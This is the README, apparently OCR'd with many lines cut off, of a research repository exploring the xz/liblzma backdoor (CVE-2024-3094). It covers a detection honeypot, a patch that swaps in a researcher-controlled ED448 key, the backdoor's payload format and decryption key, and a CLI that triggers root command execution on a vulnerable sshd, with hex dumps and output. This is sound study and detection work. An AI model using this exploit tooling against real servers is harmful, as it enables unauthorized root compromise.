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notes, honeypot, and exploit demo for the xz backdoor (CVE-2024-3094)

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
xzbot

Exploration of the xz backdoor (CVE-2024-3094). Includes the following:

- honeypot: fake vulnerable server to detect exploit attempts
- ed448 patch: patch liblzma.so to use our own ED448 public key

- backdoor format: format of the backdoor payload
- backdoor demo: cli to trigger the RCE assuming knowledge of the ED448 private key



```
root@xzbot:~# bpftrace --unsafe -e 'watchpoint:0x07FFFF74B1995:8:x {
    printf("%s (%d): %s\n", comm, pid, str(uptr(reg("di"))));
    system("sleep 1; cat /tmp/.xz")
}'
Attaching 1 probe...
sshd (275384): id > /tmp/.xz
uid=0(root) gid=0(root) groups=0(root)
```

```
$ xzbot -cmd 'id > /tmp/.xz'
00000000  00 00 00 1c 73 73 68 2d  72 73 61 2d 63 65 72 74  |....ssh-rsa-cert|
00000010  2d 76 30 31 40 6f 70 65  6e 73 73 68 2e 63 6f 6d  |-v01@openssh.com|
00000020  00 00 00 00 00 00 00 03  01 00 01 00 00 00 81 01  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000b0  00 00 00 00 00 00 00 00  00 00 00 01 00 00 00 00  |................|
000000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000e0  00 00 01 14 00 00 00 07  73 73 68 2d 72 73 61 00  |........ssh-rsa.|
000000f0  00 00 01 01 00 00 01 00  02 00 00 00 01 00 00 00  |................|
00000100  00 00 00 00 00 00 00 00  54 97 bc c5 ef 93 e4 24  |........T......$|
00000110  cf b1 57 57 59 85 52 fd  41 2a a5 54 9e aa c6 52  |..WWY.R.A*.T...R|
00000120  58 64 a4 17 45 8a af 76  ce d2 e3 0b 7c bb 1f 29  |Xd..E..v....|..)|
00000130  2b f0 38 45 3f 5e 00 f1  b0 00 15 84 e7 bc 10 1f  |+.8E?^..........|
00000140  0f 5f 50 36 07 9f bd 07  05 77 5c 74 84 69 c9 7a  |._P6.....w\t.i.z|
00000150  28 6b e8 16 aa 99 34 bf  9d c4 c4 5c b8 fd 4a 3c  |(k....4....\..J<|
00000160  d8 2b 39 32 06 d9 4f a4  3a 00 d0 0b 0f a2 21 c0  |.+92..O.:.....!.|
00000170  86 c3 c9 e2 e6 17 b4 a6  54 ba c3 a1 4c 40 91 be  |........T...L@..|
00000180  91 9a 2b f8 0b 18 61 1c  5e e1 e0 5b e8 00 00 00  |..+...a.^..[....|
00000190  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000001a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000001b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000001c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000001d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000001e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000001f0  00 00 00 00 00 00 00 00  00 00 00 10 00 00 00 07  |................|
00000200  73 73 68 2d 72 73 61 00  00 00 01 00              |ssh-rsa.....|
2024/04/01 14:23:07 ssh: handshake failed: EOF
```

honeypot

See openssh.patch for a simple patch to openssh that logs any connection attempt with a public key N matching the backdoor format.

```
$ git clone https://github.com/openssh/openssh-
$ patch -p1 < ~/path/to/openssh.patch
$ autoreconf
$ ./configure
$ make
```

Any connection attempt will appear as follows in sshd logs:

```
$ journalctl -u ssh-xzbot --since='1d ago' | gr
Mar 30 00:00:00 honeypot sshd-xzbot[1234]: xzbo
Mar 30 00:00:00 honeypot sshd-xzbot[1234]: xzbo
```

ed448 patch

The backdoor uses a hardcoded ED448 public key for signature validation and decrypting the payload. If we replace this key with our own, we can trigger the backdoor.

The attacker's ED448 key is:

```
0a 31 fd 3b 2f 1f c6 92 92 68 32 52 c8 c1 ac 28
34 d1 f2 c9 75 c4 76 5e b1 f6 88 58 88 93 3e 48
10 0c b0 6c 3a be 14 ee 89 55 d2 45 00 c7 7f 6e
20 d3 2c 60 2b 2c 6d 31 00
```

We will replace this key with our own (generated with seed=0):

```
5b 3a fe 03 87 8a 49 b2 82 32 d4 f1 a4 42 ae bd
e1 09 f8 07 ac ef 7d fd 9a 7f 65 b9 62 fe 52 d6
54 73 12 ca ce cf f0 43 37 50 8f 9d 25 29 a8 f1
66 91 69 b2 1c 32 c4 80 00
```

To start, download a backdoored libxzma shared object, e.g. from https://snapshot.debian.org/package/xz-utils/5.6.1-1. Then run the patch script. See assets/ for examples.

```
$ pip install pwntools
$ shasum -a 256 liblzma.so.5.6.1
605861f833fc181c7cdcabd5577ddb8989bea332648a8f4
$ python3 patch.py liblzma.so.5.6.1
Patching func at offset: 0x24470
Generated patched so: liblzma.so.5.6.1.patch
```

Then run sshd using this modified `liblzma.so.5.6.1.patch` shared object.

backdoor format

The backdoor can be triggered by connecting with an SSH certificate with a payload in the CA signing key N value. This payload must be encrypted and signed with the attacker's ED448 key.

The structure has the following format:

```
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|   a (32 bit)   |    b (32 bit)   |            c (
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|
+                      ciphertext (240 bytes)
|
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

A request type is derived from the three values above (`a * b + c`). If this value is greater than 3, the backdoor skips processing.

- Type 1: unknown, expects zero bytes
- Type 2: executes null-terminated payload with system()
- Type 3: unknown, expects 48 bytes (signed)

The ciphertext is encrypted with chacha20 using the first 32 bytes of the ED448 public key as a symmetric key. As a result, we can decrypt any exploit attempt using the following key:

```
0a 31 fd 3b 2f 1f c6 92 92 68 32 52 c8 c1 ac 28
34 d1 f2 c9 75 c4 76 5e b1 f6 88 58 88 93 3e 48
```

The ciphertext has the following format:

```
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                     signature (114 bytes)
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| x (1 bit) |            unused ? (14 bit)
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|        unknown (8 bit)        |         lengt
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|          unknown (8 bit)          |          comma
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Setting either `x` or `y` leads to slightly different code paths.

The signature is an RFC-8032 ED448 signature computed over the following values:

- The 32-bit magic value (e.g. `02 00 00 00`)
- The 5 bytes of fields before command
- [optional] `length` bytes of the command
- The first 32 bytes of the sha256 hash of the server's hostkey

README

```
$ go install github.com/amlweems/xzbot@latest
```

```
$ xzbot -h
Usage of xzbot:
  -addr string
        ssh server address (default "127.0.0.1:
  -seed string
        ed448 seed, must match xz backdoor key
  -cmd string
        command to run via system() (default "i
```

The following will connect to a vulnerable SSH server at `127.0.0.1:2222` and run the command `id > /tmp/.xz`:

```
$ xzbot -addr 127.0.0.1:2222 -cmd 'id > /tmp/.x
00000000  00 00 00 1c 73 73 68 2d  72 73 61 2d
00000010  2d 76 30 31 40 6f 70 65  6e 73 73 68
00000020  00 00 00 00 00 00 00 03  01 00 01 00
00000030  00 00 00 00 00 00 00 00  00 00 00 00
...
00000150  00 00 00 00 00 00 00 00  00 00 00 00
00000160  00 00 01 14 00 00 00 07  73 73 68 2d
```

```
00000170  00 00 01 01 00 00 01 00  02 00 00 00
00000180  00 00 00 00 00 00 00 00  54 97 bc c5
00000190  cf b1 57 57 59 85 52 fd  41 2a a5 54
000001a0  58 64 a4 17 45 8a af 76  ce d2 e3 0b
000001b0  2b f0 38 45 3f 5e 00 f1  b0 00 15 84
000001c0  0f 5f 50 36 07 9f bd 07  05 77 5c 74
000001d0  28 6b e8 16 aa 99 34 bf  9d c4 c4 5c
000001e0  d8 2b 39 32 06 d9 4f a4  3a 00 d0 0b
000001f0  86 c3 c9 e2 e6 17 b4 a6  54 ba c3 a1
00000200  91 9a 2b f8 0b 18 61 1c  5e e1 e0 5b
00000210  00 00 00 00 00 00 00 00  00 00 00 00
...
00000260  00 00 00 00 00 00 00 00  00 00 00 00
00000270  00 00 00 00 00 00 00 00  00 00 00 10
00000280  73 73 68 2d 72 73 61 00  00 00 01 00
2024/03/30 00:00:00 ssh: handshake failed: EOF
```

On the vulnerable server, we can set a watchpoint for the call to `system()` and observe the command is executed:

```
$ bpftrace -e 'watchpoint:0x07FFFF74B1995:8:x {
    printf("%s (%d): %s\n", comm, pid, str(uptr
}'
Attaching 1 probe...
sshd (1234): id > /tmp/.xz

$ cat /tmp/.xz
uid=0(root) gid=0(root) groups=0(root)
```

The process tree after exploitation looks different from a normal sshd process tree:

```
# normal process tree
$ ssh foo@bar
$ ps -ef --forest
root         765       1  0 17:58 ?        00:0
root        1026     765  7 18:51 ?        00:0
foo         1050    1026  0 18:51 ?        00:0
foo         1051    1050  0 18:51 pts/1    00:0

# backdoor process tree
$ xzbot -cmd 'sleep 60'
$ ps -ef --forest
```

```
root         765       1  0 17:58 ?        00:0
root         941     765  4 18:04 ?        00:0
sshd         942     941  0 18:04 ?        00:0
root         943     941  0 18:04 ?        00:0
root         944     943  0 18:04 ?        00:0
```

Note: successful exploitation does not generate any INFO or higher log entries.

References

- https://www.openwall.com/lists/oss-security/2024/03/29/4
- https://gist.github.com/smx-smx/a6112d54777845d389bd7126d6e9f504
- https://gist.github.com/q3k/af3d93b6a1f399de28fe194add452d01
- https://gist.github.com/keeganryan/a6c22e1045e67c17e8